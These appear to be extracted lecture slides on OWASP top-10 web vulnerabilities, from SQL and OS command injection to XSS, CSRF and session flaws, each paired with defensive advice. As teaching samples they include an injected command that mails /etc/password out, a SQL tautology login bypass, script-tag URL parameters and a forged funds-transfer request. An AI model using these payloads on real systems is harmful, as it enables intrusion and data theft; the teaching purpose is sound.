
CSRF

XSS

Direct object references

Sensitive data exposure

# OS command injection



**benign** user's input: john@test.nl

# OS command injection



**benign** user's input: `john@test.nl`

**malicious** user's input:

`john@test.nl; cat /etc/password | mail john@testing.nl`

# OS command injection



**benign** user's input:

```
cat confirmText | mail john@test.nl;  
cat /etc/password | mail john@testing.nl
```

**malicious** user's input:

```
john@test.nl; cat /etc/password | mail john@testing.nl
```



# SQL injection

**Injection:** “Attacker sends simple **text-based attacks** that exploit the syntax of the targeted interpreter.” (OWASP)

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'"
6                 and password = '"+upassword+"'" ;
7 /* execute query */
```

```
select * from users where name =
'john' and password = 'my_pass' ;
```

**benign** user's input: john / my\_pass

Quick Item Search



Welcome {Unregistered User} - Cart contains 0 items at



[View Cart](#)

## No items matched your search criteria:

```
SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'butter'  
IN (itemnum,sdesc,ldesc)
```

BadStore v2.1.2 - Copyright © 2003-2006

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

### SUPPLIERS ONLY

[Supplier Login](#)

[XML](#) [Web Services](#)

- REFERENCE -

*BadStore.net  
Manual v2.1*

```
SELECT itemnum,sdesc,ldesc,price FROM itemdb WHERE  
'1=1' OR '2=2' IN (itemnum,sdesc,ldesc)
```

# BADSTORE.NET

Quick Item Search



Welcome {Unregistered User} - Cart contains 0 items at



[View Cart](#)

## Welcome to BadStore.net!

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)



<https://youtu.be/g8FW2eCXZ48>

**SUPPLIERS ONLY**

[Supplier Login](#)

[XML](#) [Web Services](#)

- REFERENCE -

[BadStore.net  
Manual v2.1](#)

[RSS](#) [Subscribe](#)



BadStore v2.1.2 - Copyright © 2003-2006



# SQL injection

**Injection:** “Attacker sends simple **text-based attacks** that exploit the syntax of the targeted interpreter.” (OWASP)

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'"
6                 and password = '"+upassword+"'";
7 /* execute query */
```

```
select * from users where name =
'john' and password = 'my_pass';
```

**benign** user's input: john / my\_pass

**malicious** user's input: john / my\_pass' or '1'='1


```
select * from users where name = 'john'
and password = 'my_pass' or '1'='1';
```

# Injection overview

- Injection flaws commonly found in (No)SQL, OS commands, XML parsers, SMTP headers and program arguments
- **Secure yourself:**
  - **Validate** user input (is this really an email address?)
  - **Sanitise** user input (e.g. escape ' to \')
  - SQL: **avoid dynamic queries** (use **prepared** statements and bind variables)
  - Do not expose **server-side errors** to the client
  - Use code analysis tools and dynamic scanners to find common vulnerabilities



# Recall: sessions



- Cookies are used to store a single ID on the client
- Remaining user information is stored server-side in memory or a database

# Broken Authentication and Session Management

“Attacker uses leaks or flaws in the authentication or session management functions (e.g., **exposed accounts**, **passwords**, **session IDs**) to impersonate users.” (OWASP)

## Example problem scenarios:

- Using **URL rewriting** to store session IDs (recall: every URL is rewritten for every individual user on the server)
- Storing a session ID in a **persistent cookie** without informing the user about it
- Session IDs sent **via HTTP** (instead of HTTPS)
- Session IDs are **static** instead of being rotated
- **Predictable** session IDs

# Broken Authentication and Session Management

## Secure yourself:

- Good authentication and session management is difficult - avoid if possible an implementation from scratch
- Ensure that the session ID is **never send over the network unencrypted**
- Generate new session ID on login (**avoid reuse**)
- **Sanity check** on HTTP header fields (refer, user agent, etc.)
- Ensure that your users' login data is stored **securely** in a database

# Cross-site scripting (XSS)

“**XSS** flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content.” (OWASP)

- **Browser executes JavaScript** code at all times
  - Not checked by anti-virus software; the browser's sandbox is the main line of defense
- Two main types:
  - **Stored XSS**
  - **Reflected XSS**

# Cross-site scripting (XSS)

## Stored XSS (persistent, type-I)

- Injected script (most often JavaScript) is **stored** on the targeted Web server, e.g. through forum entries, guestbooks, commenting facilities
- Victims retrieve the malicious script from the trusted source (the Web server)

## Reflected XSS (non-persistent, type-II)

- Injected script is **not stored** on the target Web server (permanently); it is “reflected” off the target Web server
- Victims may receive an **email** with a tainted link
- Link contains **malicious URL parameters** (or similar)



# Cross-site scripting (XSS)

## Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+...  
http://myforum.nl/add_comment?c=<script>...
```

- Victims retrieve the malicious script from the trusted source (the Web server)

## Reflected XSS (non-persistent, type-II)

```
http://myforum.nl/search?q=Let+me+...  
http://myforum.nl/search?q=<script>...
```

- Victims may receive an **email** with a tainted link
- Link contains **malicious URL parameters** (or similar)

# Cross-site scripting (XSS)

## Secure yourself:

- **Validate** user input (length, characters, format, etc.)
- **Escape** generated output

# Insecure Direct Object References

“Attacker, who is an **authorized system user**, simply **changes** a parameter value that **directly** refers to a system object the user **is not authorized** for.” (OWASP)

- Web applications often **expose filenames or object keys** when generating content

```
http://mytodos.nl/todos?id=234
```

```
http://mytodos.nl/todos?id=2425353
```

my todo list

what about another one?

- Web applications often **do not check** whether a user is **authorised** to access a particular object

# Insecure Direct Object References

## Secure yourself

- **Avoid** the use of direct object references (indirect is better)
- Use of objects should include an **authorisation subroutine**
- **Avoid** exposing object IDs, keys and filenames to users

# Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, ...)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be
  - **Root** can log in via SSH, etc.
  - **Patches** are not applied on time

## Secure yourself:

- Automated scanner tools exist to check Web servers for the most common types of misconfigurations



# Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, ...)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be



“Finding the **app** on Github did, however, lead to an even better finding. The file `secret_token.rb` on Github had a Rails **secret token hardcoded**. It seemed **unlikely** that Instagram would **leave that token the same on their server**, but if they did, I would be able to **spooof session cookies**.”

# Sensitive data exposure

“Attackers typically don’t break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or from the user’s browser.” (OWASP)

## Example scenarios:

- Using **database encryption only** to secure the data
- **Not using SSL** for all authenticated pages (attacker simply inspects all TCP packages that come along and retrieves session ID)
- Using **outdated encryption** strategies to secure a password file (e.g. `/etc/password`)

# Sensitive data exposure

“Attackers typically don’t break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or **from the user’s browser**.” (OWASP)

## ABSTRACT

We present the *malicious CAPTCHA attack*, allowing a rogue website to trick users into unknowingly disclosing their private information. The rogue site displays the private information to the user in obfuscated manner, as if it is a CAPTCHA challenge; the user is unaware that solving the CAPTCHA, results in disclosing private information. This circumvents the Same Origin Policy (SOP), whose goal is to prevent access by rogue sites to private information, by exploiting the fact that many websites allow display of private information (to the user), upon requests from any (even rogue) website. Information so disclosed includes name, phone number, email and physical addresses, search history, preferences, partial credit card numbers, and more.



Nethanel Gelernter and Amir Herzberg.  
2016. *Tell Me About Yourself: The Malicious CAPTCHA Attack*. In Proceedings of the 25th International World Wide Web Conference (WWW '16).



# Sensitive data exposure

## Secure yourself:

- All sensitive data should be **encrypted** across the network and when stored
- Only store the **necessary sensitive data**, discard it as soon as possible (e.g. credit card numbers)
- Use **strong encryption** algorithms (a constantly changing target)
- **Disable autocomplete** on forms collecting sensitive data
- **Disable caching** for pages containing sensitive data

# Missing Function Level Access Control

“Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected.” (OWASP)

- Similar to [Insecure Direct Object References]
- Attacker tests a **range of target URLs** that should require authentication
  - Especially easy for large Web frameworks which come with a lot of defaults enabled
- An attacker can **invoke functions via URL parameters** that should require authorisation



# Cross-Site Request Forgery (CSRF)

“Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds.”  
(OWASP)


## Example scenario:

- Web application allows users to transfer funds from their accounts to other accounts:  
`http://mygame.nl/transferFunds?amount=100&to=342432`
- Victim is already authenticated
- Attacker constructs a request to transfer funds to his own account and embeds it in an image request stored on a site under his control  
``

# Cross-Site Request Forgery (CSRF)

## Secure yourself:

- Use an **unpredictable token** (unique per session) in the HTTP request [e.g. in a hidden form field] which cannot (easily) be reconstructed by an attacker
- Use **reauthentication** and **(re)CAPTCHA** mechanisms



# Summary

- Web applications offer **many angles of attack**
- Securing a Web application requires extensive knowledge in different areas
- Main message: **validate, validate and validate again**
- When securing your application, focus on the **main types** of attacks (OWASP top-10)





**This is it.** You have reached the top of the Web stack staircase!